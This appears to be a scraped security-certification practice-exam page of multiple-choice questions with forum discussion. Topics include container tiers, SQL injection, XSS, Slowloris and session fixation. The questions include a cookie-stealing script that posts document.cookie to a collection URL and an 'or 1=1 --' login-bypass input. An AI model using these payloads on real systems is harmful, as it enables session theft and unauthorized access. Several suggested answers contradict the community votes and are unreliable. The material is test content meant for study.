Abel, a cloud architect, uses container technology to deploy applications/software including all its dependencies, such as libraries and configuration files, binaries, and other resources that run independently from other processes in the cloud environment. For the containerization of applications, he follows the five-tier container technology architecture. Currently, Abel is verifying and validating image contents, signing images, and sending them to the registries.


Which of the following tiers of the container technology architecture is Abel currently working in?

- A. Tier-1: Developer machines
- B. Tier-2: Testing and accreditation systems
- C. Tier-3: Registries
- D. Tier-4: Orchestrators

Suggested Answer: C

Community vote distribution

B (100%)

 **Silascarter** Highly Voted 2 years, 9 months ago

Correct Answer:

Tier-2: Testing and accreditation systems

Tier-1: Developer machines - image creation, testing and accreditation

Tier-2: Testing and accreditation systems - verification and validation of image contents, signing images and sending them to the registries.


Tier-3: Registries - storing images and disseminating images to the orchestrators based on requests.

Tier-4: Orchestrators - transforming images into containers and deploying containers to hosts.

Tier-5: Hosts - operating and managing containers as instructed by the orchestrator.

(EC-Council Page 2836)

upvoted 26 times

 **cerzocuspi** Highly Voted 3 years, 2 months ago

Correct

Tier-2: Testing and accreditation systems

Tier-1: Developer machines - image creation, testing and accreditation Tier-2: Testing and accreditation systems - verification and validation of image contents, signing images and sending them to the registries

Tier-3: Registries - storing images and disseminating images to the orchestrators based on requests

Tier-4: Orchestrators - transforming images into containers and deploying containers to hosts

Tier-5: Hosts - operating and managing containers as instructed by the orchestrator

(EC-Council 2836)

upvoted 9 times

 **ostorgaf** Most Recent 10 months ago

Selected Answer: B

Tier-2: Testing and accreditation systems - verification and validation of image contents, signing images and sending them to the registries

upvoted 1 times

🗨️ 👤 **steffBarj** 11 months, 1 week ago

Registries --> TIER-3

upvoted 1 times

🗨️ 👤 **Shin_Frankie** 1 year, 4 months ago

Selected Answer: B

why C ? obviously before send to registry

upvoted 1 times

🗨️ 👤 **heca84** 1 year, 5 months ago

B is correct

upvoted 1 times

🗨️ 👤 **Daniel8660** 1 year, 8 months ago

Selected Answer: B

Container Technology Architecture

Tier-2: Testing and accreditation systems - verification and validation of image contents, signing images and sending them to the registries.

(P.2836/2820)

upvoted 4 times

🗨️ 👤 **baskan** 1 year, 8 months ago

Selected Answer: B

B is the most logical answer

upvoted 1 times

🗨️ 👤 **baskan** 1 year, 8 months ago

Selected Answer: B

According to book answer is B

upvoted 1 times

🗨️ 👤 **sn30** 1 year, 9 months ago

Selected Answer: B

Correct answer is B, tier 2 - testing and accreditation. Verification/validation occurs here

upvoted 3 times

🗨️ 👤 **flinux** 1 year, 10 months ago

Selected Answer: B

the correct answer is B, because Abel is "... sending them to the registries."

upvoted 3 times

🗨️ 👤 **Silascarter** 2 years, 7 months ago

This question is in the exam for this yr 2021.

upvoted 5 times

🗨️ 👤 **ANDRESCB1988** 2 years, 11 months ago

correct

upvoted 2 times

🗨️ 👤 **americaman80** 3 years, 2 months ago

Correct.

upvoted 1 times

Taylor, a security professional, uses a tool to monitor her company's website, analyze the website's traffic, and track the geographical location of the users visiting the company's website.

Which of the following tools did Taylor employ in the above scenario?

- A. Webroot
- B. Web-Stat
- C. WebSite-Watcher
- D. WAFW00F

Suggested Answer: B

Community vote distribution

B (100%)

  **Daniel8660** Highly Voted 8 months, 2 weeks ago

Selected Answer: B

Monitoring Website Traffic of Target Company

Attackers can monitor a target company's website traffic using tools such as Web-Stat, Alexa, and Monitis to collect valuable information.

Live visitors map: Tools such as Web-Stat track the geographical location of the users visiting the company's website. (P.206/190)

upvoted 6 times

  **ANDRESCB1988** Most Recent 1 year, 11 months ago

correct

upvoted 1 times

  **cerzocuspi** 2 years, 2 months ago

Correct

Web-Stat | Website Analytics | Full Visitor Details | Free Stats

upvoted 4 times

Attacker Rony installed a rogue access point within an organization's perimeter and attempted to intrude into its internal network. Johnson, a security auditor, identified some unusual traffic in the internal network that is aimed at cracking the authentication mechanism. He immediately turned off the targeted network and tested for any weak and outdated security mechanisms that are open to attack.

What is the type of vulnerability assessment performed by Johnson in the above scenario?

- A. Wireless network assessment
- B. Application assessment
- C. Host-based assessment
- D. Distributed assessment

Suggested Answer: A

Community vote distribution



A (100%)

  **blacksheep6r** Highly Voted 2 years, 8 months ago

Wireless Network Assessment

Wireless network assessment determines the vulnerabilities in an organization's wireless networks. In the past, wireless networks used weak and defective data encryption mechanisms. Now, wireless network standards have evolved, but many networks still use weak and outdated security mechanisms and are open to attack. Wireless network assessments try to attack wireless authentication mechanisms and gain unauthorized access. This type of assessment tests wireless networks and identifies rogue networks that may exist within an organization's perimeter. These assessments audit client-specified sites with a wireless network. They sniff wireless network traffic and try to crack encryption keys. Auditors test other network access if they gain access to the wireless network.

upvoted 20 times

  **artillery** 2 years, 2 months ago

learning too.

kudos! for the good work.

upvoted 2 times

  **Silascarter** 2 years, 7 months ago

Nice of you to keep the explanations coming. Keep it up

upvoted 3 times

  **mamu998** Most Recent 9 months, 2 weeks ago

"for any weak and outdated security mechanisms that are open to attack". i think it's more broader than 'wireless network assessment', i think the correct answer should be 'host based assessment'.

upvoted 1 times

  **Daniel8660** 1 year, 8 months ago

Selected Answer: A

Types of Vulnerability Assessment - Wireless Network Assessment

Many wireless networks still use weak and outdated security mechanisms and are open to attack.

Wireless network assessments try to attack wireless authentication mechanisms and gain unauthorized access.

This type of assessment tests wireless networks and identifies rogue networks that may exist within an organization's perimeter. (P.529/513)

upvoted 4 times

  **uday1985** 2 years ago

Security mechanisms are implemented and configured on the Wireless network. it cant be host or others

upvoted 2 times

  **ANDRESCB1988** 2 years, 11 months ago

correct

upvoted 2 times

  **KelvinNg** 3 years ago

Correct


upvoted 2 times

You start performing a penetration test against a specific website and have decided to start from grabbing all the links from the main page. What is the best Linux pipe to achieve your milestone?

- A. `wget https://site.com | grep <a href=\http | grep site.com`
- B. `curl -s https://site.com | grep <a href=\http | grep site.com | cut -d \ -f 2`
- C. `dirb https://site.com | grep site`
- D. `wget https://site.com | cut -d \http`

Suggested Answer: A

Community vote distribution



ronxz Highly Voted 1 year, 6 months ago

Selected Answer: B

I tried wget, but it simply downloaded webpage, its output wasn't piped to grep.

Then I tried curl with example.com:

```
curl -s https://example.com | grep "<a href=\"http" | grep "iana.org" | cut -d "\" -f 2
```

Output:

```
https://www.iana.org/domains/example
```

Explanation:

`curl -s` = quiet/silent, no progress meter/error messages

`grep "<a href=\"http"` = grep lines with hyperlinks to URLs, quotation mark is escaped by backslash

`grep "iana.org"` = grep lines with iana.org domain

`cut -d "\" -f 2` = output only 2nd field in each grepped line, fields in grepped lines are delimited by quotation marks, quotation mark is escaped by backslash here too

upvoted 14 times

victorfs Most Recent 7 months, 3 weeks ago

Selected Answer: B

The correct option is B

upvoted 1 times

victorfs 7 months, 3 weeks ago

The correct option is B

upvoted 1 times

crimson_18 9 months, 2 weeks ago

Selected Answer: B

should be B

upvoted 1 times

flinux 1 year, 3 months ago

Selected Answer: B

the answer is B

upvoted 2 times

bsto 1 year, 4 months ago

Selected Answer: B

Is the B.

upvoted 1 times

juan201061 1 year, 5 months ago

Selected Answer: B

Is the B.

upvoted 2 times

🗄️ 👤 **SeaH0rse66** 1 year, 7 months ago

Selected Answer: A

wget | grep "< a href=*http" | grep "site.com"

upvoted 1 times

🗄️ 👤 **cazzobsb** 1 year, 8 months ago

Selected Answer: B

correct

upvoted 1 times

🗄️ 👤 **Gilo** 1 year, 9 months ago

Selected Answer: B

Defo B

upvoted 1 times

🗄️ 👤 **Urltenm** 1 year, 9 months ago

I prefer B.

You will see whole list on your screen, just try it.

upvoted 1 times

🗄️ 👤 **gokhansah1n** 1 year, 10 months ago

Selected Answer: B

wget saves index.html to a file, curl prints out the screen requested web resource, and with commands concatenated with pipes give links inside the web page. The answer is B. You should try in a shell of a linux system to see directly

upvoted 3 times

🗄️ 👤 **Oliverotuns** 1 year, 10 months ago

Probably B

upvoted 1 times

🗄️ 👤 **SH_** 1 year, 10 months ago

Selected Answer: B

Try this out and see that the answer is B.

upvoted 1 times

🗄️ 👤 **spydogg** 1 year, 11 months ago

Selected Answer: B

By default wget will save page content to a file, so piping to grep will not work. Indeed wget can return page content to standard output, but it requires additional argument flag for that.

Even if we accept that wget will return to standard output, the grep command will return only URLs that contain specific domain - not all URLs.

Curl will return page to standard output, which can be piped to grep to list only URLs (href tag), and then strip the HTML tags to leave the URLs only

upvoted 4 times

🗄️ 👤 **andreiiar** 1 year, 11 months ago

Answer is B.

`curl` outputs to stdout which makes it suitable to pipe to grep. `wget` just saves to a file (unless you use flag `-O -`)

Tested on Ubuntu 20.04

...

\$ curl -s http://example.com/ | grep '<a href' | cut -d'"' -f2

https://www.iana.org/domains/example

...

upvoted 2 times

🗄️ 👤 **ProveCert** 2 years ago

Selected Answer: A

wget | grep "< a href=*http" | grep "site.com"

upvoted 3 times

Joe works as an IT administrator in an organization and has recently set up a cloud computing service for the organization. To implement this service, he reached out to a telecom company for providing Internet connectivity and transport services between the organization and the cloud service provider.

In the NIST cloud deployment reference architecture, under which category does the telecom company fall in the above scenario?

- A. Cloud consumer
- B. Cloud broker
- C. Cloud auditor
- D. Cloud carrier

Suggested Answer: D

Community vote distribution

D (100%)

🗳️ 👤 **Daniel8660** 8 months, 2 weeks ago

Selected Answer: D

NIST Cloud Deployment Reference Architecture

Cloud Carrier - An intermediary for providing connectivity and transport services between cloud consumers and providers. (P.2823/2807)

upvoted 4 times

🗳️ 👤 **SeaH0rse66** 1 year, 1 month ago

Selected Answer: D

A cloud carrier acts as an intermediary that provides connectivity and transport services between CSPs (Cloud Service Providers) and cloud consumers.

upvoted 2 times

🗳️ 👤 **Osen** 1 year, 9 months ago

Correct.

A carrier cloud is a cloud computing environment that is owned and operated by a traditional telecommunications service provider.

upvoted 2 times

🗳️ 👤 **ANDRESCB1988** 1 year, 11 months ago

correct

upvoted 1 times

A post-breach forensic investigation revealed that a known vulnerability in Apache Struts was to blame for the Equifax data breach that affected 143 million customers. A fix was available from the software vendor for several months prior to the intrusion. This is likely a failure in which of the following security processes?

- A. Secure development lifecycle
- B. Security awareness training
- C. Vendor risk management
- D. Patch management

Suggested Answer: D

Community vote distribution

D (100%)

🗲️ 👤 **Daniel8660** Highly Voted 👍 8 months, 2 weeks ago

Selected Answer: D

Patch Management -

is a process used to fix known vulnerabilities by ensuring that the appropriate patches are installed on a system. (P.1707/1691)

upvoted 7 times

🗲️ 👤 **baybay** Most Recent 🕒 8 months, 2 weeks ago

D. Patch Management

upvoted 1 times

🗲️ 👤 **ANDRESCB1988** 1 year, 11 months ago

correct

upvoted 2 times

🗲️ 👤 **americaman80** 2 years, 2 months ago

Correct


upvoted 3 times

Don, a student, came across a gaming app in a third-party app store and installed it. Subsequently, all the legitimate apps in his smartphone were replaced by deceptive applications that appeared legitimate. He also received many advertisements on his smartphone after installing the app. What is the attack performed on Don in the above scenario?

- A. SIM card attack
- B. Clickjacking
- C. SMS phishing attack
- D. Agent Smith attack

Suggested Answer: D

Community vote distribution



americaman80 Highly Voted 2 years, 2 months ago

D is correct. Source:

<https://research.checkpoint.com/2019/agent-smith-a-new-species-of-mobile-malware/>

upvoted 18 times

Daniel8660 Highly Voted 8 months, 2 weeks ago

Selected Answer: D

Agent Smith Attack - is carried out by persuading the victim to install a malicious app designed and published by an attacker. The malicious app replaces legitimate apps, produces a huge volume of advertisements on the victim's device through the infected app. (P.2415/2399)

upvoted 6 times

baskan Most Recent 8 months, 3 weeks ago

Selected Answer: D

D is correct

upvoted 1 times

baskan 8 months, 3 weeks ago

Selected Answer: B

B is Correct.

upvoted 1 times

baskan 8 months, 3 weeks ago

Sorry, Please Delete my comment. Moderator.

upvoted 3 times

Oliverotuns 1 year, 4 months ago

Correct

upvoted 1 times

DumHeaD 1 year, 5 months ago

Didn't we all watch the matrix??

upvoted 2 times

uzey 1 year, 6 months ago

Selected Answer: D

Agent Smith attacks are carried out by luring victims into downloading and installing malicious apps designed and published by attackers in the form of games, photo editors, or other attractive tools from third-party app stores such as 9Apps. Once the user has installed the app, the core malicious code inside the application infects or replaces the legitimate apps in the victim's mobile device C&C commands. The deceptive application replaces legitimate apps such as WhatsApp, SHAREit, and MX Player with similar infected versions. The application sometimes also appears to be an authentic Google product such as Google Updater or Themes. The attacker then produces a massive volume of irrelevant and fraudulent advertisements on the victim's device through the infected app for financial gain. Attackers exploit these apps to steal critical information such as personal information, credentials, and bank details, from the victim's mobile device through C&C commands

upvoted 6 times

🗨️ 👤 **ANDRESCB1988** 1 year, 11 months ago
option D is correct, Agent Smith Attack
upvoted 5 times

🗨️ 👤 **Kamal_SriLanka** 1 year, 11 months ago
Answer is C
upvoted 1 times

🗨️ 👤 **Joker20** 2 years, 1 month ago
B
Clickjacking
upvoted 1 times

This form of encryption algorithm is a symmetric key block cipher that is characterized by a 128-bit block size, and its key size can be up to 256 bits. Which among the following is this encryption algorithm?

- A. HMAC encryption algorithm
- B. Twofish encryption algorithm
- C. IDEA
- D. Blowfish encryption algorithm

Suggested Answer: B

Community vote distribution

B (100%)

  **tille**  2 years, 7 months ago

Twofish seems to be correct as americanman80 says.



Blowfish has bigger size then 256bit, idea has just 64bit. HMAC is for hashing not encrypting.

upvoted 12 times

  **AjaxFar**  2 years ago




256 synonymous to two fish, na my own way be that, blowfish is from 32 to 248 bit, it really blow

upvoted 7 times

  **ethicalkt** 9 months, 2 weeks ago

I liked your trick to remember blowfish, just one small correction that blowfish is from 32 to 448 bit

upvoted 2 times

  **Daniel8660**  1 year, 2 months ago

Selected Answer: B

Ciphers

Twofish uses a block size of 128 bits and key sizes up to 256 bits. It is a Feistel cipher. encryption speed. (P.3032/3016)

upvoted 3 times

  **BlackThunder** 1 year, 2 months ago



are these questions frequently asked in exam? I am not able to answers these questions.

upvoted 4 times

  **AjaxFar** 2 years ago



256 synonymous to two fish, na my own way be that, blowfish is from 32 to 248 bit, it really blow

upvoted 2 times

  **ANDRESCB1988** 2 years, 5 months ago

correct

upvoted 2 times

  **marcoatv** 1 year, 6 months ago

This guy gives the best explanations

upvoted 2 times

  **americanman80** 2 years, 8 months ago

Correct. Check Wikipedia.

upvoted 6 times

  **Scryptic** 2 years, 4 months ago

Verified: <https://en.wikipedia.org/wiki/Twofish>


upvoted 5 times

Ethical hacker Jane Smith is attempting to perform an SQL injection attack. She wants to test the response time of a true or false response and wants to use a second command to determine whether the database will return true or false results for user IDs. Which two SQL injection types would give her the results she is looking for?

- A. Out of band and boolean-based
- B. Union-based and error-based
- C. Time-based and union-based
- D. Time-based and boolean-based

Suggested Answer: B

Community vote distribution



noosa0707 2 years, 11 months ago

Selected Answer: D

Guys when you find a mistake and want to post the correct answer, please try to write a voting comment. This will help distinguish the correct answer from the wrong answer in the selection section.

upvoted 22 times

cerzocuspi 3 years, 8 months ago

D. Time-based and boolean-based

upvoted 21 times

itsrjbae 11 months, 1 week ago

Selected Answer: D

D. Time-based and boolean-based

upvoted 1 times

CHCHCHC 1 year, 4 months ago

Selected Answer: D

Time-based Injection: This type of SQL injection involves introducing a delay in the SQL query's execution to observe if there's a delay in the server's response. By injecting malicious code that causes a delay, the attacker can infer whether a true condition is met or not based on the delay in the server's response. If the response time is significantly different, it can indicate the success of the injected condition.

Union-based Injection: Union-based injection involves exploiting SQL queries that use the UNION SQL operator to combine results from multiple SELECT statements. By injecting a crafted UNION query, the attacker can combine their own query results with the original query's results. This can help the attacker retrieve additional data or test conditions based on the structure of the query.

upvoted 3 times

CHCHCHC 1 year, 4 months ago

sorry i have put union based , it is boolean-based. it is a type of blind SQL injection that relies on the number of rows returned by a query. If the database returns no rows for a true result, but one or more rows for a false result, the hacker can use this to determine whether the user ID exists in the database.

upvoted 2 times

alismaini 1 year, 5 months ago

Selected Answer: D

it is time based and boolean based

upvoted 1 times

Naveen0x 1 year, 5 months ago

Selected Answer: D

In an error-based SQLi, the attacker sends SQL queries to the database to cause errors and then monitors error messages displayed by the database server. This lets the attacker obtain information about the structure of the database. In some cases, error-based SQL injection alone is enough for an attacker to enumerate an entire database.

In a boolean-based SQL injection, the attacker sends SQL queries to the database, which force the application to return a different result depending on whether the query returns a true or false result. Depending on the result, the content of the HTTP response will change or remain the same. This allows an attacker to know if the result is true or false, even though no data from the database is returned.

upvoted 1 times

🗨️ 👤 **ThoHNguyen** 1 year, 5 months ago

Selected Answer: D

D. Time-based and boolean-based

upvoted 1 times

🗨️ 👤 **victorfs** 1 year, 7 months ago

Selected Answer: D

The correct óptimo is D:

Time-based and boolean-based

upvoted 1 times

🗨️ 👤 **Cokamaniako** 1 year, 10 months ago

Selected Answer: D

1.-Time delay SQL injection (sometimes called time-based SQL injection) evaluates the time delay that occurs in response to true or false queries sent to the database. A waitfor statement stops the SQL server for a specific amount of time. Based on the response, an attacker will extract information such as connection time to the database as the system administrator or as another user and launch further attack

2.-Boolean-based blind SQL injection (sometimes called inferential SQL Injection) is performed by asking the right questions to the application database. Multiple valid statements evaluated as true or false are supplied in the affected parameter in the HTTP request

upvoted 4 times

🗨️ 👤 **Yebi** 1 year, 11 months ago

Selected Answer: D

Answer is D, time based and boolean based

upvoted 2 times

🗨️ 👤 **Examdaddy69** 1 year, 11 months ago

Selected Answer: D

D is correct

upvoted 1 times

🗨️ 👤 **kiki533** 2 years, 2 months ago

D is correct

upvoted 1 times

🗨️ 👤 **Daniel8660** 2 years, 2 months ago

Selected Answer: D

Blind/Inferential SQL Injection

time-based SQL injection evaluates the time delay that occurs in response to true or false queries sent to the database.

Boolean-based blind SQL injection is performed by asking the right questions to the application database. (P.2042-2044)

upvoted 5 times

🗨️ 👤 **CosmosNV** 2 years, 3 months ago

Selected Answer: D

D.Time-based and boolean-based, is the answer

upvoted 2 times

🗨️ 👤 **sn30** 2 years, 3 months ago

Selected Answer: D

Answer is D, time based and boolean based

upvoted 1 times

🗨️ 👤 **Fedrehopsu** 2 years, 4 months ago

Selected Answer: D

Time and Boolean

upvoted 1 times

🗨️ 👤 **CybeXRay** 2 years, 5 months ago

Selected Answer: D

Time-based and boolean-based

upvoted 1 times

Judy created a forum. One day, she discovers that a user is posting strange images without writing comments. She immediately calls a security expert, who discovers that the following code is hidden behind those images:

```
<script>
document.write('<img.src="https://localhost/submitcookie.php? cookie =' + escape
(document.cookie) +"' />');
</script>
```


What issue occurred for the users who clicked on the image?

- A. This php file silently executes the code and grabs the user's session cookie and session ID.
- B. The code redirects the user to another site.
- C. The code injects a new cookie to the browser.
- D. The code is a virus that is attempting to gather the user's username and password.

Suggested Answer: A

Community vote distribution

A (100%)

 **Daniel8660** Highly Voted 1 year, 2 months ago

Selected Answer: A

Cross-Site Request Forgery (CSRF) Attack

also known as a one-click attack, occurs when a hacker instructs a user's web browser to send a request to the vulnerable website through a malicious web page.

The victim holds an active session with a trusted site and simultaneously visits a malicious site, which injects an HTTP request for the trusted site into the victim user's session. (P.1798/1782)

upvoted 5 times

 **victorfs** Most Recent 7 months, 3 weeks ago

Selected Answer: A

The correct option is A

upvoted 1 times

Suppose that you test an application for the SQL injection vulnerability. You know that the backend database is based on Microsoft SQL Server. In the login/ password form, you enter the following credentials:

Username: attack' or 1=1 --
Password: 123456

Based on the above credentials, which of the following SQL commands are you expecting to be executed by the server, if there is indeed an SQL injection vulnerability?


- A. select * from Users where UserName = 'attack' ' or 1=1 -- and UserPassword = '123456'
- B. select * from Users where UserName = 'attack' or 1=1 -- and UserPassword = '123456'
- C. select * from Users where UserName = 'attack or 1=1 -- and UserPassword = '123456'
- D. select * from Users where UserName = 'attack' or 1=1 --' and UserPassword = '123456'

Suggested Answer: A

Community vote distribution

D (85%)

A (15%)

 **Daniel8660** Highly Voted 1 year, 2 months ago

Selected Answer: D

Understanding Normal SQL Query

SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1 --' AND Password='Springfield' (P.2022/2006)

upvoted 9 times

 **victorfs** Most Recent 7 months, 3 weeks ago

Selected Answer: D

The correct option is D:

select * from Users where UserName = 'attack' or 1=1 --' and UserPassword = '123456'

upvoted 1 times

 **VOAKDO** 11 months, 3 weeks ago

D

selectfrom where inputfieldusername='whatwehavewritten_username' and inputfieldpassword='whatwehavewritten_password'----->

select .. from ... where ifu='attack' or 1=1 --' and ifp='123456'


upvoted 2 times

 **josevirtual** 1 year, 1 month ago

Selected Answer: D

the ' symbol is after --, so the correct answer is D

upvoted 2 times

 **kiki533** 1 year, 2 months ago

Correct answer is A, check char of username given.

upvoted 1 times

 **C1ph3rSt0rm** 1 year, 2 months ago

Selected Answer: A

The correct answer is A. Look at where the ' is in the question and pay attention to the questions. Only one of the options has the ' in a location similar to how the question is set up.

upvoted 3 times

 **kiki533** 1 year, 2 months ago

I agree!

upvoted 1 times

 **AaronS1990** 1 year ago

Firstly, you can't take stuff like that at face value. A only says if it states 'attack'

Secondly no it isn't. D is literally 'attack' or 1=1 --'. notice the second apostrophe after attack is encompassed by the third after --'

upvoted 3 times

🗄️ 👤 **Shashika90** 1 year, 3 months ago

Selected Answer: D

Correct answer is D

upvoted 1 times

🗄️ 👤 **sn30** 1 year, 3 months ago

Selected Answer: D

Correct answer is D

upvoted 1 times

🗄️ 👤 **napstervk** 1 year, 3 months ago

This D

upvoted 1 times

🗄️ 👤 **Escltn** 1 year, 3 months ago

Selected Answer: D

The correct answer is D.

When inputting the string the it adds to the query:

... WHERE username 'attack' or 1=1 --' ...

Compared to a normal input, where you just enter the phrase 'attack' (without quotes).

... WHERE username = 'attack' ...

upvoted 1 times

🗄️ 👤 **Escltn** 1 year, 3 months ago

** Correction

... WHERE username = 'attack' or 1=1--' ...

upvoted 1 times

🗄️ 👤 **flinux** 1 year, 3 months ago

Selected Answer: D

the correct answer is D


upvoted 2 times

A friend of yours tells you that he downloaded and executed a file that was sent to him by a coworker. Since the file did nothing when executed, he asks you for help because he suspects that he may have installed a trojan on his computer. What tests would you perform to determine whether his computer is infected?

- A. Upload the file to VirusTotal.
- B. You do not check; rather, you immediately restore a previous snapshot of the operating system.
- C. Use ExifTool and check for malicious content.
- D. Use netstat and check for outgoing connections to strange IP addresses or domains.

Suggested Answer: A

Community vote distribution



🗳️ **mil1989** Highly Voted 2 years, 4 months ago

The correct option is A - Upload to a Virus total, because you don't know the strange IPs in advance, you need to gather IoCs from Virus total to look for it in 'netstat'

upvoted 19 times

🗳️ **yaboyb** Highly Voted 2 years, 6 months ago

The question asks how we would determine if his PC is infected. It does not ask how we'll determine if the file is corrupt or malicious. The only PC tests of these options is D.

upvoted 14 times

🗳️ **Rocko1** Most Recent 6 months, 3 weeks ago

Selected Answer: A

This is one of the EC-Council recommended way of checking if file is infected.

upvoted 1 times

🗳️ **victorfs** 7 months, 3 weeks ago

Selected Answer: D

Really, te correcto option is D

upvoted 1 times

🗳️ **victorfs** 7 months, 3 weeks ago

Selected Answer: A

The correcto option is A!

You need identify the virus type, signature, name, etc

upvoted 1 times

🗳️ **victorfs** 7 months, 3 weeks ago

No, sorry. The correct option is D

upvoted 1 times

🗳️ **White_T_10** 7 months, 4 weeks ago

What tests would you perform to determine whether his computer is infected?

This can be checked by the netstat command and not the virus total.

upvoted 1 times

🗳️ **NunoF4** 9 months, 3 weeks ago

The answer is A

VirusTotal is an Alphabet product that analyzes suspicious files, URLs, domains and IP addresses to detect malware and other types of threats, and automatically shares them with the security community. To view VirusTotal reports, you'll be submitting file attachment hashes, IP addresses, or domains to VirusTotal.

upvoted 2 times

🗳️ **Shin_Frankie** 10 months, 3 weeks ago

Selected Answer: A

D cannot identify the connection make by virus

upvoted 1 times

🗨️ 👤 **cristina22** 11 months, 1 week ago

Selected Answer: A

Static Malware Analysis: Local and Online Malware Scanning

You can also upload the code to online websites such as VirusTotal to get it scanned by a wide-variety of different scan engines (p. 982)

upvoted 3 times

🗨️ 👤 **Charpaz0** 12 months ago

Selected Answer: A

i guest that the malware can be designed to hide its communication from tools

upvoted 1 times

🗨️ 👤 **josevirtual** 1 year ago

Selected Answer: D

Hard to say for me. It's true that the malware could be idle, but it is also true that VirusTotal could not know this malware. The ideal answer would be to detonate the malware in an isolated environment, but for this case, to know if the computer is infected, I go with D.

upvoted 1 times

🗨️ 👤 **boog** 1 year ago

A. You are wasting time unless you know precisely what this malware's communication looks like, if it is communicating at all. It may also be designed to hide its communication from tools like netstat.

upvoted 2 times

🗨️ 👤 **Daniel8660** 1 year, 2 months ago

Selected Answer: D

Dynamic Malware Analysis: Port Monitoring

Malware programs open system input/output ports to establish connections with remote systems, networks, or servers to accomplish various malicious tasks.

Use port monitoring tools such as netstat, and TCPView to scan for suspicious ports and look for any connection established to unknown or suspicious IP addresses.

netstat -an (P.1014/998)

upvoted 2 times

🗨️ 👤 **baybay** 1 year, 2 months ago

A. Virustotal

upvoted 1 times

🗨️ 👤 **Ligeti15** 1 year, 5 months ago

Both A and D are valid, BUT -IMHO- a Trojan doesn't always mean backdoor/reverse-shell, maybe his friend created a user or installed a keylogger.

Think of ransomware, once the "downloader" is done there is no need to communicate, so netstat will give you nothing (because it is a snapshot in time), also, think of rootkit, maybe the malware replaced netstat... and so on.

Your thoughts?

In real life, you have to do more than this, but in any case, you should use external tools instead of the system tools, so I think A is the best choice here.

upvoted 12 times

🗨️ 👤 **TroyMcLure** 1 year, 3 months ago

The best explanation so far. I totally agree!

Correct Answer: A

upvoted 1 times

🗨️ 👤 **baybay** 1 year, 2 months ago

I agree with this explanation.

upvoted 1 times

🗨️ 👤 **DuncanTu** 1 year, 9 months ago

Selected Answer: A

Shoud be A,

because the infection symptoms may not direction relation to the network status , for example maybe this is a bmob.

upvoted 1 times

🗨️ 👤 **pawel_ceh** 1 year, 9 months ago

Selected Answer: A

Easiest things first, so VirusTotal seems to be the easiest thing.

upvoted 1 times

An attacker redirects the victim to malicious websites by sending them a malicious link by email. The link appears authentic but redirects the victim to a malicious web page, which allows the attacker to steal the victim's data. What type of attack is this?

- A. Vishing
- B. Phishing
- C. DDoS
- D. Spoofing

Suggested Answer: B

Community vote distribution

B (100%)

🗨️ **Daniel8660** 8 months, 2 weeks ago

Selected Answer: B

Phishing Attacks

The attacker tricks the user to submit login details for a website that looks legitimate, and redirects them to the malicious website hosted on the attacker's web server. The attacker then steals the credentials entered and uses them to impersonate the user with the website hosted on the legitimate target server. Attacker can then perform unauthorized or malicious operations on the target legitimate website. (P.1630/1614)

upvoted 2 times

🗨️ **derekqirr** 1 year, 2 months ago

Phishing is correct

upvoted 1 times

🗨️ **ANDRESCB1988** 1 year, 11 months ago

the option is correct, Phising

upvoted 3 times

🗨️ **ANDRESCB1988** 1 year, 11 months ago

select * from Users where UserName = 'attack' or 1=1 -- and UserPassword = '123456'

upvoted 2 times

🗨️ **ANDRESCB1988** 1 year, 11 months ago

sorry, ignore this comment

upvoted 6 times

A DDoS attack is performed at layer 7 to take down web infrastructure. Partial HTTP requests are sent to the web infrastructure or applications. Upon receiving a partial request, the target servers opens multiple connections and keeps waiting for the requests to complete. Which attack is being described here?

- A. Desynchronization
- B. Slowloris attack
- C. Session splicing
- D. Phlashing

Suggested Answer: B

Community vote distribution

B (100%)

🗳️ 👤 **blacksheep6r** Highly Voted 1 year, 8 months ago

Slowloris Attack

Slowloris is a DDoS attack tool used to perform layer-7 DDoS attacks to take down web infrastructure. It is distinctly different from other tools in that it uses perfectly legitimate HTTP traffic to take down a target server. In Slowloris attacks, the attacker sends partial HTTP requests to the target web server or application. Upon receiving the partial requests, the target server opens multiple connections and waits for the requests to complete. However, these requests remain incomplete, causing the target server's maximum concurrent connection pool to be filled up and additional connection attempts to be denied.

CEHv11 page 1322

upvoted 17 times

🗳️ 👤 **Daniel8660** Most Recent 8 months, 2 weeks ago

Selected Answer: B

DoS/DDoS Attack Vectors - Application Layer Attacks

Slowloris attack

In the Slowloris attack, the attacker sends partial HTTP requests to the target web server or application. Upon receiving the partial HTTP requests, the target server opens multiple open connections and keeps waiting for the requests to complete. These requests will not be complete, and as a result, the target server's maximum concurrent connection pool will be exhausted, and additional connection attempts will be denied. (P.1320/1304)

upvoted 3 times

🗳️ 👤 **artillery** 1 year, 1 month ago

Selected Answer: B

Slowloris is an application layer DDoS attack which uses partial HTTP requests to open connections between a single computer and a targeted Web server, then keeping those connections open for as long as possible, thus overwhelming and slowing down the target. This type of DDoS attack requires minimal bandwidth to launch and only impacts the target web server, leaving other services and ports unaffected. Slowloris DDoS attacks can target many type of Web server software, but has proven highly-effective against Apache 1.x and 2.x.

<https://www.netscout.com/what-is-ddos/slowloris-attack>

upvoted 3 times

🗳️ 👤 **ANDRESCB1988** 1 year, 11 months ago

correct

upvoted 2 times

🗳️ 👤 **cerzocuspi** 2 years, 2 months ago

Answer is Slowloris attack

The following are examples for application layer attack techniques:

*Hypertext Transfer Protocol (HTTP) flood attack

*Slowloris attack

*UDP application layer flood attack

upvoted 4 times

🗳️ 👤 **Qutie** 2 years, 2 months ago

Slowloris is an application layer DDoS attack which uses partial HTTP requests to open connections between a single computer and a targeted Web server, then keeping those connections open for as long as possible, thus overwhelming and slowing down the target.

<https://www.netscout.com/what-is-ddos/slowloris-attacks>

upvoted 4 times

Boney, a professional hacker, targets an organization for financial benefits. He performs an attack by sending his session ID using an MITM attack technique.


Boney first obtains a valid session ID by logging into a service and later feeds the same session ID to the target employee. The session ID links the target employee to Boney's account page without disclosing any information to the victim. When the target employee clicks on the link, all the sensitive payment details entered in a form are linked to Boney's account.

What is the attack performed by Boney in the above scenario?

- A. Forbidden attack
- B. CRIME attack
- C. Session donation attack
- D. Session fixation attack

Suggested Answer: D

Community vote distribution



